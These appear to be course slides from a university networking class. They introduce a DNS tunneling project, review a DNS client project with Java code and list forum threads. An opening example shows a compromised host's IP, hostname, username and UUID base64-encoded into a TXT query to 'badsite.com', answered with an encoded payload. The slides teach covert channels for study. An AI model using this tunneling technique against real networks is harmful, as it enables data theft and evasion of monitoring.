
Presentation of Project 2

DNS Tunneling

java Client 139.165.99.199 ddi.uliege.be A



DNS Request:

Type: TXT

Query: OS44LjcuNg_-V2luNy1ob21I-SGFycnkgUG90dGVy-MjQ24oCmWFla.badsite.com

Compromised System







IP Address: 9.8.7.6 (base64: OS44LicuNg)

Hostname: Win7-home (base64: V2luNy1ob21l)

Username: Harry Potter (base64: SGFycnkgUG90dGVy)

System UUID: 246...XYZ (base64: MjQ24oCmWFla)

DNS Response:

Type: TXT

Code: NOERROR

Response:

NGQ1YTkwMDAwMzAwMDAw
MDA0MDAwMDAwZmZmZjAw
MDAKYjgwMDAwMDAwMDAw
MDAwZjgwMDAwMDAKMGUx
ZmJhMGUwMGI0MD1jZDIx
YjgwMTRjY2QyMTU0NjgK
Njk3MzIwNzA3MjZmNjc3
MjYxNmQyMDYzNjE2ZTZ1
NmYKNzQyMDYyNjUyMDcy
NzU2ZTIwNjk2ZTIwNDQ0
ZjUzMjAKNmQ2ZjY0NjUy
ZTBkMGQwYTI0MDAwMDAw
MDAwMDAwMDAKMzNmZjgy
NzM3Nzl1ZWMyMDc3OWV1
YzIwNzc5ZWVjMjAKOWY4

Test your server

- Transform https://submit.montefiore.ulg.ac.be/index.html into its Base32 representation: nb2hi4dthixs643vmjwws5bonvxw45dfmzuw64tffz2wyzzomfrs4ytff5uw4zdfpaxgq5dnnq======
- "=" at the end are for padding, but it can be inferred from the full length, so they are optional.
- You will all use the same "owned domain name": tnl.test
- If your DNS server is 192.168.0.42, your query will look like:
 - o java Client 192.168.0.42 **nb2...nnq.tnl.test TXT**
 - o nslookup -type=txt -vc nb2 ... nnq.tnl.test 192.168.0.42
- Your DNS server will perform an HTTP request and send you back the response in the TXT answer encoded in Base64.

Multithreading

```
public class RunnableExample implements Runnable {
    public static void main(String[] args) {
       System.out.println("Inside : " + Thread.currentThread().getName());
       System.out.println("Creating Runnable...");
        Runnable runnable = new RunnableExample();
       System.out.println("Creating Thread...");
       Thread thread = new Thread(runnable);
       System.out.println("Starting Thread...");
       thread.start();
   @Override
    public void run() {
       System.out.println("Inside : " + Thread.currentThread().getName());
```

ServerSocket serverSocket = new ServerSocket(portNumber);

```
while(! isStopped()){
    Socket clientSocket = null;
    try {
        clientSocket = this.serverSocket.accept();
    } catch (IOException e) {
       if(isStopped()) {
            System.out.println("Server Stopped.");
            return;
        throw new RuntimeException(
            "Error accepting client connection", e);
        new Thread(
        new WorkerRunnable(
        clientSocket, "Multithreaded Server")
        ).start();
```

Notes

Resources

- Encode and decode in/from Base64 and Base32:
 - https://gchq.github.io/CyberChef/
 - base32 and base64 on Linux
- "Easily" perform HTTP requests with java.net.HttpURLConnection
- Check: https://www.baeldung.com/java-http-request
- Multithreading:
 - https://www.baeldung.com/java-concurrency
 - https://www.callicoder.com/java-multithreading-thread-and-runnable-tutorial/
- Use the Internet (Google and Stackoverflow are your friend, but keep a critical thinking)

Guidelines

- **Hard** deadline for the 11th of December
- You can do the project alone or in group of two
- The statement will be available on eCampus during this afternoon
- Ask your questions on **eCampus**, thus when I reply to you, everyone can have the information

Review of Project 1


Notes


- Keep in mind there is **no exception** with the deadline:
 - 21 submissions on 1th at 23h59
 - 78 submissions on 2th at 23h59
 - 4 tries of submission after the deadline
- Ask your questions on eCampus to directly share the answer with everyone

```
public byte[] toBytes(boolean withTcpLengthHeader) {
   int packetSize = getSize();
    ByteBuffer buffer = ByteBuffer.allocate( capacity: packetSize + (withTcpLengthHeader ? 2 : 0));
   if (withTcpLengthHeader) {
        buffer.putShort((short)(packetSize & 0xffff));
    buffer.putShort((short)(_queryId & 0xffff));
    buffer.put((byte)(((_isResponse & 1) << 7) | ((_queryCode & 0xf) << 3) | ((_isAuthoritativeAnswer & 1) << 2) |
            ((_isTruncated & 1) << 1) | (_isRecursionDesired & 1)));
    buffer.put((byte)(((_isRecursionAvailable & 1) << 7) | (_responseCode & 0xf)));</pre>
    buffer.putShort((short)(_numberOfQuestions & 0xffff));
    buffer.putShort((short)(_numberOfAnswers & 0xfffff));
    buffer.putShort((short)(_numberOfNameServers & 0xffff));
    buffer.putShort((short)(_numberOfAdditionalRecords & 0xffff));
    for (Question q : _questions) {
        buffer.put(q.toBytes());
    return buffer.array();
```

```
@
         public static Packet fromBytes(byte[] bytes) throws ProtocolError {
             int packetLength = ((bytes[0] & 0xff) << 8) | (bytes[1] & 0xff);</pre>
            if (bytes.length < (packetLength + 2)) {
                 throw new ProtocolError("Response does not contain enough bytes to be valid.");
             Packet packet = new Packet();
            packet._queryId = ((bytes[2] & 0xff) << 8) | (bytes[3] & 0xff);</pre>
             packet._isResponse = (bytes[4] >> 7) & 1;
             packet._queryCode = (bytes[4] >> 3) & 0xf;
            packet._isAuthoritativeAnswer = (bytes[4] >> 2) & 1;
             packet._isTruncated = (bytes[4] >> 1) & 1;
             packet._isRecursionDesired = bytes[4] & 1;
             packet._isRecursionAvailable = (bytes[5] >> 7) & 1;
             packet._responseCode = bytes[5] & 0xf;
             packet._numberOfQuestions = ((bytes[6] & 0xff) << 8) | (bytes[7] & 0xff);</pre>
             packet._numberOfAnswers = ((bytes[8] & 0xff) << 8) | (bytes[9] & 0xff);</pre>
             packet._numberOfNameServers = ((bytes[10] & 0xff) << 8) | (bytes[11] & 0xff);</pre>
             packet._numberOfAdditionalRecords = ((bytes[12] & 0xff) << 8) | (bytes[13] & 0xff);</pre>
             int bytesIndex = 14;
             for (int i = 0; i < packet._numberOfQuestions; i++) {
                 Question question = Question.fromBytes(bytes, bytesIndex);
                 System.out.println(question);
            return packet:
```

```
public static void main(String[] args)
   Header h=new Header();
   Question q;
    if(args.length>2)
      System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE="+args[2]+")");
      q=new Question(args[1], args[2]);
       System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE=A)");
       g=new Ouestion(args[1], "A");
   byte[] qh=Addbytearray(h.array(), q.array());//We combine the array of the header and the question
   byte[] length=new byte[2];
   length[0]=l[2];//Only the 2 last bytes interest us
   length[1]=1[3];
   byte[] message=Addbytearray(length, qh);//We combine the lengtharray with the message
   byte[] response=query(message,args[0]);//We send the message with the adress of the server and takes its response
   byte[] ancountb= new byte[2];
   ancountb[0]=response[6]://We retrieve the 2 bytes corresponding the number of RR in the answer section
   int ancount=((ancountb[0] & 0xff) << 8) | (ancountb[1] & 0xff);//We convert it into an int
   String type="A";
   int TTL=0:
   int RDLENGTH:
   int firstbyteRR=qh.length;//This value correspond at the firstbyte place on an RR in the response
     for(int i=0;i<ancount;i++)</pre>
       for(int k=firstbyteRR+6;k<firstbyteRR+10;k++)</pre>
                   TTL= (TTL << 8) + (response[k] & 0xff);//We convert the 4 bytes in the RR answer into a value corresponding the TTL
       RDLENGTH= ((response[firstbyteRR+10] & 0xff) << 8) | (response[firstbyteRR+11] & 0xff);//We convert the 2 bytes in the RR answer into a value corresponding the length of the data
        if(response[firstbyteRR+3]==1)//It analyse the data if the RR is of TYPE A
           byte[] rdata=new byte[RDLENGTH];
       for(int k=firstbyteRR+12;k<firstbyteRR+12+RDLENGTH;k++)</pre>
                   rdata[k-firstbyteRR-12]=response[k];//retrieve the data into a smaller byte array containing only the data
           type= "A":
           System.out.print("Answer (TYPE="+type+", TTL="+TTL+", DATA=");
            for(int k=0; k<RDLENGTH; k++)</pre>
                int IP=(0 << 8)+ (rdata[k] & 0xff);//We convert each byte of the data into an int value and print it to form the IP adress
                if (k<RDLENGTH-1)
                    System.out.print(IP+"."):
```





Forum: Forum: Project 1 (2022-2023)

Collect

Thread Actions

Delete

Forums are made up of individual discussion threads that can be organised around a particular subject. A thread is a conversation within a forum that includes the initial post and all replies to it. When you access a forum, a list of threads appears. More Help

Create Thread Subscribe Display v Thread Actions Collect Delete DATE 💎 THREAD AUTHOR STATUS UNREAD POSTS UNREAD REPLIES TO ME TOTAL POSTS Ayoub Assaoud 0 30/10/22 23:03 RR: name field Published 2 Thibaud Vanmechelen 27/10/22 19:44 Type de query à gérer Published 2 Dana Rotheudt Clarification regarding the assignment 26/10/22 21:39 Published 2 26/10/22 19:38 Jade Lejeune Herman Published 2 Question projet 1 Tom Weber 26/10/22 08:55 Connection ms8xx Published 2 **Guillaume Delporte** 24/10/22 13:46 Use of I/O Stream handlers. Published 3 23/10/22 21:48 Julien Hansen Query problem Published 2 Romain Bonhomme 22/10/22 23:31 query method Published 2 Jordi Hoorelbeke 12/10/22 14:00 InetAddress class Published 3